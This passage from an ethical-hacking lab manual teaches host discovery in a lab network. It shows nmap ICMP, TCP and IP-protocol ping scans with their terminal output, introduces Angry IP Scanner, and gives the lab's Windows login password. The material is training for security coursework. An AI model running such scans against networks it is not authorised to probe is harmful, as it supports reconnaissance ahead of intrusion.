


```
Applications Places System nmap -sn -PE 10.10.1.10-23 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker
#nmap -sn -PE 10.10.1.10-23
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 03:55 EDT
Nmap scan report for 10.10.1.11
Host is up (0.0011s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap scan report for 10.10.1.14
Host is up (0.00096s latency).
MAC Address: 02:15:5D:19:04:A7 (Unknown)
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00094s latency).
MAC Address: 02:15:5D:19:04:A4 (Unknown)
Nmap scan report for 10.10.1.22
Host is up (0.00021s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap scan report for 10.10.1.13
Host is up.
Nmap done: 14 IP addresses (5 hosts up) scanned in 1.33 seconds
[root@parrot]~/home/attacker
#
```

11. In the terminal window, type **nmap -sn -PP [Target IP Address]**, (here, the target IP address is **10.10.1.22**) and press **Enter**. The scan results appear, indicating the target **Host is up**, as shown in the screenshot.

Note: -PP: performs the ICMP timestamp ping scan.

Note: ICMP timestamp ping is an optional and additional type of ICMP ping whereby the attackers query a timestamp message to acquire the information related to the current time from the target host machine.



```
Applications Places System nmap -sn -PP 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker
#nmap -sn -PE 10.10.1.10-23
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 03:55 EDT
Nmap scan report for 10.10.1.11
Host is up (0.0011s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap scan report for 10.10.1.14
Host is up (0.00096s latency).
MAC Address: 02:15:5D:19:04:A7 (Unknown)
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00094s latency).
MAC Address: 02:15:5D:19:04:A4 (Unknown)
Nmap scan report for 10.10.1.22
Host is up (0.00021s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap scan report for 10.10.1.13
Host is up.
Nmap done: 14 IP addresses (5 hosts up) scanned in 1.33 seconds
[root@parrot]~/home/attacker
#nmap -sn -PP 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 03:58 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00070s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
[root@parrot]~/home/attacker
#
```


12. Apart from the aforementioned network scanning techniques, you can also use the following scanning techniques to perform a host discovery on a target network.

- **ICMP Address Mask Ping Scan:** This technique is an alternative for the traditional ICMP ECHO ping scan, which are used to determine whether the target host is live specifically when administrators block the ICMP ECHO pings.
- **# nmap -sn -PM [target IP address]**
- **TCP SYN Ping Scan:** This technique sends empty TCP SYN packets to the target host, ACK response means that the host is active.
- **# nmap -sn -PS [target IP address]**
- **TCP ACK Ping Scan:** This technique sends empty TCP ACK packets to the target host; an RST response means that the host is active.
- **# nmap -sn -PA [target IP address]**
- **IP Protocol Ping Scan:** This technique sends different probe packets of different IP protocols to the target host, any response from any probe indicates that a host is active.
- **# nmap -sn -PO [target IP address]**

13. This concludes the demonstration of discovering the target host(s) in the target network using various host discovery techniques.

14. Close all open windows and document all the acquired information.

Task 2: Perform Host Discovery using Angry IP Scanner

Angry IP Scanner is an open-source and cross-platform network scanner designed to scan IP addresses as well as ports. It simply pings each IP address to check if it is alive; then, optionally by resolving its hostname, determines the MAC address, scans ports, etc. The amount of gathered data about each host can be extended with plugins.

Here, we will use the Angry IP Scanner tool to discover the active hosts in the target network.

Note: Ensure that all the virtual machines are running.


1. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

